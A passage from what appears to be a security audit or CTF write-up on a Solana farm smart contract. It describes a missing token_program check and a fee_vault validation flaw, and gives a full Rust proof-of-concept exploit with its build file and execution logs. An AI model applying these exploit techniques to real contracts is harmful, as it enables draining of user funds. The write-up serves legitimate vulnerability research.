[2022-11-06T17:08:15.429917925Z DEBUG solana_runtime::message_processor::stable_log] Program LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj success
[2022-11-06T17:08:15.423285393Z DEBUG solana_runtime::bank] check: 187us load: 297us execute: 31548us txs_len=1
[2022-11-06T17:08:15.427734035Z DEBUG solana_runtime::bank] store: 4093us txs_len=1
[2022-11-06T17:08:15.432469602Z DEBUG solana_runtime::accounts] bank unlock accounts
EXECUTE  (slot 0)
```



```
EXECUTE  (slot 0)
  Version: legacy
  Recent Blockhash: 5Jq6NhSQCWgh9GhMZJ3aJJhdZdALBoX2NWjqDUrh8VK5
  Signature 0: 3xJZpZWCsmWD1deD9k15nHz7GQtPVeFBr4W7vHaYeDKNRCMXt4YxaDoAktxuubcxLiymzRNpNzt4nURxagm4GSUX
  Signature 1: Moz8keZXDhdU1z3tULcHtvwYzaa1AEcdb1BAVTnsgTvqxi2CosMbJ4KrsPGdtaNHV6iVGd5izvC7Qj3sn4dBUry
  Account 0: srw- CZyMnDJjnVPqLDTQzVKZKuFNc6U6q6v11VA1xsELGJhb (fee payer)
  Account 1: srw- KoooVyhdpoRPA6gpn7xr3cmjqAvtpHcjcBX6JBKu1nf
  Account 2: -rw- 4uQeVj5tqViQh7yWWGStvkEG1Zmhx6uasJtWCJziofM
  Account 3: -rw- 8opHzTAnfzRpPEx21XtnrVTX28YQuCpAjcn1PczScKh
  Account 4: -rw- CiDwVBFgWV9E5MvXWoLgnEgn2hK7rJikbvfWavzAQz3
  Account 5: -r-x LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj
  Account 6: -r-- QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5
  Account 7: -r-- AvcWY4BPrhZRLZkV7LP2NduRCEcDCEZyVuHHx9UxqDbB
  Instruction 0
    Program:   LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj (5)
    Account 0: 8opHzTAnfzRpPEx21XtnrVTX28YQuCpAjcn1PczScKh (3)
    Account 1: AvcWY4BPrhZRLZkV7LP2NduRCEcDCEZyVuHHx9UxqDbB (7)
    Account 2: KoooVyhdpoRPA6gpn7xr3cmjqAvtpHcjcBX6JBKu1nf (1)
    Account 3: 4uQeVj5tqViQh7yWWGStvkEG1Zmhx6uasJtWCJziofM (2)
    Account 4: CiDwVBFgWV9E5MvXWoLgnEgn2hK7rJikbvfWavzAQz3 (4)
    Account 5: QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 (6)
    Data: [1, 136, 19, 0, 0, 0, 0, 0, 0]
  Status: Ok
    Fee: ◎0
    Account 0 balance: ◎281474.976710656
    Account 1 balance: ◎1
    Account 2 balance: ◎0.00203928
    Account 3 balance: ◎0.00157296
    Account 4 balance: ◎0.00203928
    Account 5 balance: ◎0.48007296
    Account 6 balance: ◎0.3596928
    Account 7 balance: ◎1
  Log Messages:
    Program LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj invoke [1]
    Program QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 invoke [2]
    Program log: Success!
    Program QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 consumed 917 of 193351 compute units
    Program QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 success
    Program LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj consumed 8208 of 200000 compute units
    Program LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj success
farm status before the transaction: 0
farm status after the transaction: 1
Creator amount before the transaction: 2039280
fee vault amount before the transaction: 2039280
Creator amount after the transaction: 2039280
fee vault amount after the transaction: 2039280
[2022-11-06T17:08:15.459293258Z INFO  solana_runtime::accounts_db] remove_dead_slots_metadata: slots [0]
[2022-11-06T17:08:15.459586104Z DEBUG solana_runtime::accounts_db] process_dead_slots(1): reclaims::clean_dead_slots took 2ms reclaims::purge_removed_slots took 104us {0}
```

Figure 3 - Executing the PoC script

Recommendation:

It is recommended to implement a verification to ensure that the public key of the token_program is the official SPL token program.

Impact:

An attacker can input a public key of a malicious program in place of token_program. This program can cause the contract funds to be drained.

Missing account validation


High

Description:

In the proccess_pay_farm_fee processor instruction, it is possible to visualize that the program expects a token account that will be used for the fee deposit, this token account is fee_vault. Because the only check performed is whether this account has the authority as an owner, an attacker can take advantage of this statement.

The attacker can create a token account of their control with the value of the owner field containing the authority public key. The token_transfer instruction will transfer the farm fee to that account and the farm will be enabled.

Code Location:



```
        if farm_data.enabled == 1 {
            return Err(FarmError::AlreadyInUse.into());
        }

        if !creator_info.is_signer {
            return Err(FarmError::SignatureMissing.into())
        }

        if *creator_info.key != farm_data.creator {
            return Err(FarmError::WrongCreator.into());
        }

        if *authority_info.key != Self::authority_id(program_id, farm_id_info.key, farm_data.nonce)? {
            return Err(FarmError::InvalidProgramAddress.into());
        }

        if amount != FARM_FEE {
            return Err(FarmError::InvalidFarmFee.into());
        }

        let fee_vault_owner = TokenAccount::unpack_from_slice(&fee_vault_info.try_borrow_data()?)?.owner;


        if fee_vault_owner != *authority_info.key {
            return Err(FarmError::InvalidFeeAccount.into())
        }
```

Figure 4 – missing the fee_vault check

Proof of Concept – poc2.rs:

```
use borsh::BorshSerialize;

use ctf_solana_farm::{instruction::FarmInstruction, processor::Processor, state::Farm,
error::FarmError};

use solana_program::instruction::{AccountMeta, Instruction};

use solana_program::native_token::lamports_to_sol;

use solana_program::{native_token::sol_to_lamports, pubkey::Pubkey,
system_program, program_option::COption};

use poc_framework::{LocalEnvironment, Environment, PrintableTransaction};

use solana_sdk::{signature::{Signer,Keypair}, msg};

use solana_program::borsh::try_from_slice_unchecked;

use std::str::FromStr;

use solana_program::program_pack::Pack;

use spl_token::state::{Account as TokenAccount, AccountState};


fn main (){

    poc_framework::setup_logging(poc_framework::LogLevel::DEBUG);

    //accounts:


    //Creator

    let creator = poc_framework::keypair(1);

    let creator_pubkey = creator.pubkey();

    let creator_token_pubkey = Pubkey::new_unique();


    //minter:

    let minter_pubkey = Pubkey::new_unique();


    //farm

    let farm_pubkey = Pubkey::new_unique();


    //fee_vault

    let fee_vault_pubkey = Pubkey::new_unique();
    //token_program
    let token_program_pubkey = Pubkey::new_unique();


    //path declaration
    let path =
"/home/ziion/Documents/HalbornCTF_Rust_Solana/ctf/target/deploy/ctf_solana_far
m.so";


    //program id
    let farm_program_id =
Pubkey::from_str("W4113t3333333333333333333333333333333333333").unwrap();
    //farm nonce
    let nonce = 123;


    //sol conversion
    let amount_1sol = sol_to_lamports(1.0);


    //authority
    let authority = authority_id(&farm_program_id, &farm_pubkey, nonce).unwrap();
    //let (authority, _) = Pubkey::find_program_address(&[b"solanaFarm"],
&farm_program_id);


    //SPL Token Acounts
    let creator_token_account = TokenAccount{
        owner: creator_pubkey,
        mint: spl_token::id(),
        amount: 500,
        delegate: COption::None,
        state: AccountState::Initialized,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
    };
```

```
let fee_vault_account = TokenAccount{
        owner: authority,
        mint: spl_token::id(),
        amount: 100,
        delegate: COption::None,
        state: AccountState::Initialized,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
    };


    //Farm Struct
    let farm_struct = Farm{
        enabled: 0,
        nonce: nonce,
        token_program_id: token_program_pubkey,
        creator: creator_pubkey,
        fee_vault: fee_vault_pubkey,
    };
    //local env build
    let mut env =
poc_framework::LocalEnvironment::builder().add_program(farm_program_id,
path).add_account_with_data(farm_pubkey, farm_program_id,
&farm_struct.try_to_vec().unwrap(), false).add_token_mint(minter_pubkey, None,
amount_1sol, 0, None).add_account_with_lamports(creator_pubkey,
system_program::id(),
amount_1sol).add_account_with_packable(fee_vault_pubkey,
system_program::id(),
fee_vault_account).add_account_with_tokens(creator_token_pubkey,
minter_pubkey, creator_pubkey,
amount_1sol).add_account_with_tokens(creator_pubkey, minter_pubkey, authority,
0).build();
```

```
    let creator_token_before =
env.get_account(creator_token_pubkey).unwrap().data;
    let creator_token_info_before =
TokenAccount::unpack(&creator_token_before).unwrap();


    let creator_before = env.get_account(creator_pubkey).unwrap().data;
    let creator_info_before = TokenAccount::unpack(&creator_before).unwrap();


    let ix = ix_pay_create_fee(
        &farm_pubkey,
        &authority,
        &creator_pubkey,
        &creator_token_pubkey,
        &creator_pubkey,
        &spl_token::id(),
        &farm_program_id,
        5000
    );


    let farm_status_before =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();
    env.execute_as_transaction(&[ix], &[&creator]).print();


    let farm_status_after =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();


    let creator_token_after =
env.get_account(creator_token_pubkey).unwrap().data;
    let creator_token_info_after =
TokenAccount::unpack(&creator_token_after).unwrap();
```


```
    let creator_after = env.get_account(creator_pubkey).unwrap().data;

    let creator_info_after = TokenAccount::unpack(&creator_after).unwrap();


    println!("farm status before the transaction: {:?}", farm_status_before.enabled);

    println!("farm status after the transaction: {:?}", farm_status_after.enabled);


    println!("creator_token amount before the transaction: {:?}",
creator_token_info_before);

    println!("creator amount before the transaction: {:?}", creator_info_before);

    println!("creator_token amount after the transaction: {:?}",
creator_token_info_after);

    println!("creator amount after the transaction: {:?}", creator_info_after);

    println!("autority (PDA Account): {:?}", authority);


}


pub fn authority_id(

    program_id: &Pubkey,

    my_info: &Pubkey,

    nonce: u8,

) -> Result<Pubkey, FarmError> {

    Pubkey::create_program_address(&[&my_info.to_bytes()[..32], &[nonce]],
program_id)

        .or(Err(FarmError::InvalidProgramAddress))

}
```

```
pub fn ix_pay_create_fee(
    farm_id: &Pubkey,
    authority: &Pubkey,
    creator: &Pubkey,
    creator_token_account: &Pubkey,
    fee_vault: &Pubkey,
    token_program_id: &Pubkey,
    farm_program_id: &Pubkey,
    amount: u64,
) -> Instruction {
    let accounts = vec![
        AccountMeta::new(*farm_id, false),
        AccountMeta::new_readonly(*authority, false),
        AccountMeta::new(*creator, true),
        AccountMeta::new(*creator_token_account, false),
        AccountMeta::new(*fee_vault, false),
        AccountMeta::new_readonly(*token_program_id, false),
    ];
    Instruction {
        program_id: *farm_program_id,
        accounts,
        data: FarmInstruction::PayFarmFee(amount).try_to_vec().unwrap(),
    }
}
```


Proof of Concept – Cargo.toml – poc2:

```
[package]
name = "pocs"
version = "0.1.0"
edition = "2018"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
poc-framework = { version = "^0.2.0" }

solana-program = "1.8.2"
borsh = "0.9.1"
borsh-derive = "0.9.1"
spl-token = { version = "*", features = ["no-entrypoint"] }
ctf_solana_farm = { path = "../ctf_solana_farm", features = ["no-entrypoint"] }
solana-sdk = "1.7.8"
owo-colors = "3.1.0"
solana-logger = "1.8.2"

[lib]
```


PoC evidence:



```
❯ RUST_BACKTRACE=1 cargo run --bin poc2
   Compiling pocs v0.1.0 (/home/ziion/Documents/HalbornCTF_Solana/pocs)
warning: unused import: `processor::Processor`
 --> pocs/src/bin/poc2.rs:3:53
  |
3 | use ctf_solana_farm::{instruction::FarmInstruction, processor::Processor, state::Farm, error::FarmError};
  |                                                     ^^^^^^^^^^^^^^^^^^^^
  |
  = note: `#[warn(unused_imports)]` on by default

warning: unused import: `solana_program::native_token::lamports_to_sol`
 --> pocs/src/bin/poc2.rs:5:5
  |
5 | use solana_program::native_token::lamports_to_sol;
  |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  |

warning: unused import: `LocalEnvironment`
 --> pocs/src/bin/poc2.rs:7:21
  |
7 | use poc_framework::{LocalEnvironment, Environment, PrintableTransaction};
  |                     ^^^^^^^^^^^^^^^^
  |

warning: unused imports: `Keypair`, `msg`
 --> pocs/src/bin/poc2.rs:8:37
  |
8 | use solana_sdk::{signature::{Signer,Keypair}, msg};
  |                                     ^^^^^^^   ^^^
  |

warning: unused variable: `creator_token_account`
  --> pocs/src/bin/poc2.rs:53:9
   |
53 |     let creator_token_account = TokenAccount{
   |         ^^^^^^^^^^^^^^^^^^^^^ help: if this is intentional, prefix it with an underscore: `_creator_token_account`
   |
   = note: `#[warn(unused_variables)]` on by default

warning: `pocs` (bin "poc2") generated 5 warnings
    Finished dev [unoptimized + debuginfo] target(s) in 14.04s
     Running `/home/ziion/Documents/HalbornCTF_Solana/target/debug/poc2`
[2022-11-08T17:07:03.283949450Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 256, 18446744073709551615 avail: 0
[2022-11-08T17:07:03.284310653Z DEBUG solana_runtime::accounts_db] creating store: 0 slot: 0 len: 0 size: 4194304 from: store path: "/tmp/0.0"
[2022-11-08T17:07:03.285711288Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-08T17:07:03.285918811Z DEBUG solana_runtime::accounts_db] creating store: 1 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.1"
[2022-11-08T17:07:03.286624895Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-08T17:07:03.286904900Z DEBUG solana_runtime::accounts_db] creating store: 2 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.2"
[2022-11-08T17:07:03.288002695Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-08T17:07:03.288204939Z DEBUG solana_runtime::accounts_db] creating store: 3 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.3"
```



```
[2022-11-08T17:07:03.289039572Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-08T17:07:03.289242778Z DEBUG solana_runtime::accounts_db] creating store: 4 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.4"
[2022-11-08T17:07:03.338777937Z DEBUG solana_runtime::bank] Adding program system_program under 11111111111111111111111111111111
[2022-11-08T17:07:03.339063403Z DEBUG solana_runtime::bank] Added program system_program under 11111111111111111111111111111111
[2022-11-08T17:07:03.339128149Z DEBUG solana_runtime::bank] Adding program vote_program under Vote111111111111111111111111111111111111111
[2022-11-08T17:07:03.339300995Z DEBUG solana_runtime::bank] Added program vote_program under Vote111111111111111111111111111111111111111
[2022-11-08T17:07:03.339375349Z DEBUG solana_runtime::bank] Adding program stake_program under Stake11111111111111111111111111111111111111
[2022-11-08T17:07:03.339830640Z DEBUG solana_runtime::bank] Added program stake_program under Stake11111111111111111111111111111111111111
[2022-11-08T17:07:03.339995150Z DEBUG solana_runtime::bank] Adding program config_program under Config1111111111111111111111111111111111111
[2022-11-08T17:07:03.340418554Z DEBUG solana_runtime::bank] Added program config_program under Config1111111111111111111111111111111111111
[2022-11-08T17:07:03.340592903Z DEBUG solana_runtime::bank] Adding program solana_bpf_loader_upgradeable_program under BPFLoaderUpgradeab1e11111111111111111111111
[2022-11-08T17:07:03.340797341Z DEBUG solana_runtime::bank] Added program solana_bpf_loader_upgradeable_program under BPFLoaderUpgradeab1e11111111111111111111111
[2022-11-08T17:07:03.340880823Z DEBUG solana_runtime::bank] Adding program solana_bpf_loader_program under BPFLoader2111111111111111111111111111111111
[2022-11-08T17:07:03.341039392Z DEBUG solana_runtime::bank] Added program solana_bpf_loader_program under BPFLoader2111111111111111111111111111111111
[2022-11-08T17:07:03.341116201Z DEBUG solana_runtime::bank] Adding program solana_bpf_loader_deprecated_program under BPFLoader1111111111111111111111111111111111
[2022-11-08T17:07:03.341298376Z DEBUG solana_runtime::bank] Added program solana_bpf_loader_deprecated_program under BPFLoader1111111111111111111111111111111111
[2022-11-08T17:07:03.342454645Z DEBUG solana_runtime::bank] Adding program compute_budget_program under ComputeBudget111111111111111111111111111111
[2022-11-08T17:07:03.342682208Z DEBUG solana_runtime::bank] Added program compute_budget_program under ComputeBudget111111111111111111111111111111
[2022-11-08T17:07:03.342769147Z DEBUG solana_runtime::bank] Removing program KeccakSecp256k11111111111111111111111111111
[2022-11-08T17:07:03.342863861Z DEBUG solana_runtime::bank] Removed program KeccakSecp256k11111111111111111111111111111
[2022-11-08T17:07:03.342962843Z DEBUG solana_runtime::bank] Removing program Ed25519SigVerify111111111111111111111111111
[2022-11-08T17:07:03.343075723Z DEBUG solana_runtime::bank] Removed program Ed25519SigVerify111111111111111111111111111
[2022-11-08T17:07:03.343183202Z DEBUG solana_runtime::bank] Adding program address_lookup_table_program under AddressLookupTab1e1111111111111111111111111
[2022-11-08T17:07:03.343445392Z DEBUG solana_runtime::bank] Added program address_lookup_table_program under AddressLookupTab1e1111111111111111111111111
[2022-11-08T17:07:03.343526560Z DEBUG solana_runtime::bank] Adding program zk_token_proof_program under ZkTokenProof1111111111111111111111111111111
[2022-11-08T17:07:03.343907346Z DEBUG solana_runtime::bank] Added program zk_token_proof_program under ZkTokenProof1111111111111111111111111111111
[2022-11-08T17:07:03.344017861Z DEBUG solana_runtime::bank] Adding precompiled program KeccakSecp256k11111111111111111111111111111
[2022-11-08T17:07:03.344246385Z DEBUG solana_runtime::bank] Added precompiled program KeccakSecp256k11111111111111111111111111111
[2022-11-08T17:07:03.344322934Z DEBUG solana_runtime::bank] Adding precompiled program Ed25519SigVerify111111111111111111111111111
[2022-11-08T17:07:03.344545467Z DEBUG solana_runtime::bank] Added precompiled program Ed25519SigVerify111111111111111111111111111
[2022-11-08T17:07:03.350045506Z DEBUG solana_runtime::bank] processing transactions: 1
[2022-11-08T17:07:03.368405357Z DEBUG solana_runtime::message_processor::stable_log] Program W4113t3333333333333333333333333333333333333 invoke [1]
[2022-11-08T17:07:03.389940179Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA invoke [2]
[2022-11-08T17:07:03.390478216Z DEBUG solana_runtime::message_processor::stable_log] Program log: Instruction: Transfer
[2022-11-08T17:07:03.391425148Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA consumed 3401 of 193471 compute units
[2022-11-08T17:07:03.391712437Z DEBUG solana_runtime::message_processor::stable_log] Program TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA success
[2022-11-08T17:07:03.392178263Z DEBUG solana_runtime::message_processor::stable_log] Program W4113t3333333333333333333333333333333333333 consumed 10551 of 200000 compute units
[2022-11-08T17:07:03.392394854Z DEBUG solana_runtime::message_processor::stable_log] Program W4113t3333333333333333333333333333333333333 success
[2022-11-08T17:07:03.392936187Z DEBUG solana_runtime::bank] check: 92us load: 865us execute: 41756us txs_len=1
[2022-11-08T17:07:03.396213272Z DEBUG solana_runtime::bank] store: 2887us txs_len=1
[2022-11-08T17:07:03.400331363Z DEBUG solana_runtime::accounts] bank unlock accounts
```



```
EXECUTE  (slot 0)
  Version: legacy
  Recent Blockhash: 5Jq6NhSQCWgh9GhMZJ3aJJhdZdALBoX2NWjqDUrh8VK5
  Signature 0: 5LvnnuhqAyQUeUkjH8bV7gdGvM3bK47fJ2uaL7Jv9anie73QiwSb9TQr29XEvVKHMqXBX9kfs6ssiZXCC7sMEMWS
  Signature 1: 4uAzhcyVjw5om8Vor8bpBY1q5AhWXBm47Q7G6E4Mbv53LhdCD7Kk9B8gxhioT1GgnSihVkpYW9Sj115CaEGg9kAT
  Account 0: srw- 1yubJMHN5ogdFY4MD6CKp6ZRHfjqLcM3bAw9CtnvmPW (fee payer)
  Account 1: srw- Koo1BQTQYawwKVBg71J2sru7W51EJgfbyyHsTFCssRW
  Account 2: -rw- 4uQeVj5tqViQh7yWWGStvkEG1Zmhx6uasJtWCJziofM
  Account 3: -rw- CiDwVBFgWV9E5MvXWoLgnEgn2hK7rJikbvfWavzAQz3
  Account 4: -r-- TokenkegQfeZyiNwAJbNbGKPFXCWuBvf9Ss623VQ5DA
  Account 5: -r-x W4113t33333333333333333333333333333333333333
  Account 6: -r-- 7ZxybjVcdWbxzmR5DvpkeDZZjJfeff59yQJ2vAZHjhhr
  Instruction 0
    Program:   W4113t33333333333333333333333333333333333333 (5)
